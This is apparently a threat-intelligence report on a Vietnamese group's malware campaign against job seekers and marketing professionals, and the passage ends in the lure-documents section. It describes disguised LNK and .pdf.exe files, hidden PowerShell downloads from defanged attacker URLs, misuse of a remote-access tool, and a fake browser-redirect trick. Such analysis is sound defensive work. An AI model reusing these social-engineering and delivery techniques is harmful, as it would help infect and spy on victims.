aryaka

BatShadow’s Latest Play

Vietnamese Threat Group Uses Vampire Bot to Target Digital Professionals

Aryaka Threat Research Lab

Varadharajan K and Aditya K Sood

Table of Contents

Executive Summary

Aryaka Threat Research Labs conducted a comprehensive analysis of a campaign orchestrated by the Vietnamese threat actor group BatShadow. This campaign, which targets job seekers and digital marketing professionals explicitly, is of significant concern. The threat actors employ sophisticated social engineering tactics to distribute malware files disguised as job descriptions or role-specific documents. These files are meticulously crafted to appear legitimate, enticing recipients to open and interact with them, thereby initiating the infection.

Upon execution, the malware launches a Go-based bot designed to perform system surveillance and data exfiltration. The bot collects critical system information and immediately sends an AES-encrypted beacon to its command and control (C2) infrastructure to establish communication with the operators.


Following the initial beacon, the bot engages in continuous desktop monitoring, capturing screenshots at intervals configured by the C2 server. These screenshots, stored as WEBP images, are transmitted over HTTPS, blending with regular network traffic to avoid detection. The malware also maintains a persistent C2 loop to receive encrypted instructions, which may include executing commands or downloading and running additional payloads. Importantly, the bot continuously reports task status to the server, enabling BatShadow to maintain comprehensive remote control over compromised systems.

Initial Access

The initial infection vector for this campaign remains unknown. However, the attacks are known to leverage sophisticated social engineering tactics. Adversaries often pose as recruiters or employers to entice targets, who are typically job seekers and digital marketing professionals, into interacting with malicious attachments. These attachments usually take the form of ZIP files containing job descriptions or role-specific documents. In some instances, users may be redirected to phishing sites that prompt the download of malicious ZIP files. However, the exact delivery method of this campaign has not been confirmed.

Delivery & Execution


In this campaign, we identified a ZIP archive named "ATG_Technology_Group_Marketing_Job_Description.zip" that delivers the malicious content. The archive contains multiple lure PDF documents along with a malicious Windows shortcut (.LNK) file disguised as a PDF, named "ATG_Technology_Group_Marketing_Job_Description.pdf.lnk" as shown in Figure 1.



atg_factsheet_jan-25.pdf
ATG_Technology_Group_Marketing_Job_Description.pdf
atg-fy24-pre-close-trading-statement.pdf
atg-hy24-results.pdf
introduction-to-atg_jan-2025.pdf

Figure 1: Content of the ZIP files

When the user executes the malicious LNK file, it launches a hidden PowerShell command that downloads a lure PDF from the Bunny CDN URL "hxxps://555555cnd.b-cdn.net/Marriott_Marketing_Job_Description.pdf". The file is saved as "C:\Users\Public\"Marriott.pdf" and is immediately opened to trick the victim into believing they have accessed a legitimate document, as shown in Figure 2.



555555cnd.b-cdn.net/Marriott_Marketing_Job_Description.pdf
Marriott Marketing Job Description (7).pdf
1 / 1
100%
PDF

Acrobat DC
The world'smost
trusted free PDF viewer

Windows 10 - 11 • English • Version 25.001.20577
System requirements

Download Acrobat Reader to work with PDFs in Acrobat on desktop and Google Chrome browser.

Preview the Marriott Marketing Job Description directly without downloading.

View, store, and share PDFs
Get the best viewing experience for all types of PDF content. Store files online and share them with anyone.

View PDF Documents Online

© 2025 Adobe.All rights reserved./
Acrobat online/ Privacy/Terms of use

Figure 2: Lure Document

After the lure PDF is opened, the PowerShell script downloads another ZIP file from the identical Bunny CDN (hxxps://555555cnd.b-cdn.net/002.zip), saves it as "C:\Users\Public\002.zip," and extracts its contents. This ZIP archive contains files related to XtraViewer, a remote connectivity application. The PowerShell script then executes XtraViewer.exe, which displays the login interface, as shown in Figure 3.





Figure 3 - XtraViewer Login Page

We cannot be sure how the malicious operators are using the software. Still, we suspect the threat actor may be using XtraViewer to establish remote connections to infected systems. Alternatively, the actor may be instructing job-seeking candidates to install and connect via this tool, enabling the adversary to perform further malicious actions at a later stage.

As shown in Figure 1, the lure PDF instructs the users to view the job description directly through an embedded link, rather than requiring them to download it. When the user clicks the link "View PDF Documents Online," they are redirected to "hxxps://jobs-marriott.com/view/pdf/job_application_marketing," which displays a fake message claiming that "This page only supports downloads on Microsoft Edge," as shown in Figure 4.

> **Threat Insight: Why attackers use software like XtraViewer?**
>
> Attackers prefer to exploit legitimate remote-access tools, such as XtraViewer, to turn compromised endpoints into persistent, remotely controlled machines without deploying obvious malware. Given that XtraViewer is a trusted, signed application that offers full interactive sessions, we must exercise caution. This tool helps adversaries evade some AV heuristics and blend into regular administrative activity. Once installed (often via phishing or stolen credentials), it can be used for lateral movement, data exfiltration, or to hand off control to human operators.


Unsupported Browser
jobs-marriott.com/view/pdf/job_application_marketing

jobs-marriott.com says

This page only supports downloads on Microsoft Edge. Do you want to open it in Edge?

Unsupported Browser

This page only supports Microsoft Edge for viewing online PDF readers.


You will be redirected to the homepage in 04:59

Open the page in Edge to continue

Please open this page using Microsoft Edge to download the file.
We're fixing the issue — please switch to Edge Engineering in the meantime

Figure 4 - Unsupported Browser Page

When the user clicks the OK button, Chrome simultaneously blocks the redirect. The page then displays another message instructing the user to copy the URL and open it in the Edge browser to download the file, as shown in Figure 5.


Unsupported Browser
jobs-marriott.com/view/pdf/job_application_marketing

jobs-marriott.com says

If Edge does not open automatically, please copy the URL and open it in Edge to download the file.

Unsupported Browser

This page only supports Microsoft Edge for viewing online PDF readers.

You will be redirected to the homepage in 04:56


Open the page in Edge to continue

Please open this page using Microsoft Edge to download the file.
We're fixing the issue — please switch to Edge Engineering in the meantime

Figure 5- Unsupported Browser Page

This is a social engineering trick used by the attacker to convince the victim to open the document in Edge, likely because Chrome and other browsers block certain scripted pop-ups and redirects by default, whereas opening the link manually in Edge ensures the action is treated as user-initiated and allows the attacker's payload delivery flow to continue.

When the user clicks "Open the page in Edge to continue", the URL opens in the Edge browser and displays another fake message stating that "The online PDF viewer is currently experiencing an issue. The file has been compressed and sent to your device." This prompts the browser to download the malicious ZIP file as shown in Figure 6.



https://jobs-marriott.com/view/pdf/job_application_marketing

jobs-marriott.com says

Download completed successfully! Click OK homepage.

Downloads

Marriott_Marketing_Job_Description.zip


The online PDF viewer is currently experiencing an issue – The file has been compressed and sent to your device.

Downloading...

Your file download will begin shortly

Figure 6 - Malicious ZIP file Download

The ZIP file "Marriott_Marketing_Job_Description.zip" contains multiple PDF documents along with an executable file named "Marriott_Marketing_Job_Description.pdf.exe", where various spaces are added between .pdf and .exe to disguise the file as a legitimate PDF, as shown in Figure 7.




2025 Proxy final.pdf
Final - MAR-Q1.2024-10Q.pdf
Marriott_Marketing_Job_Description.pdf .exe

Figure 7 - Content of the zip file

When the user clicks on the malicious .exe file, the malware execution begins, initiating the malicious operations.

Lure Documents

The lure documents observed in this campaign are mostly related to corporate communications, financial statements, quarterly reports, and job-related materials. These files are crafted to be relevant and engaging to the target audience, including job seekers and digital marketing professionals, encouraging them to open and interact with the content.



CIRRUS LOGIC

Professional Service and Software Partners

Experts in Low Power, Mixed-Signal Processing

Figure 8 - Lure Document

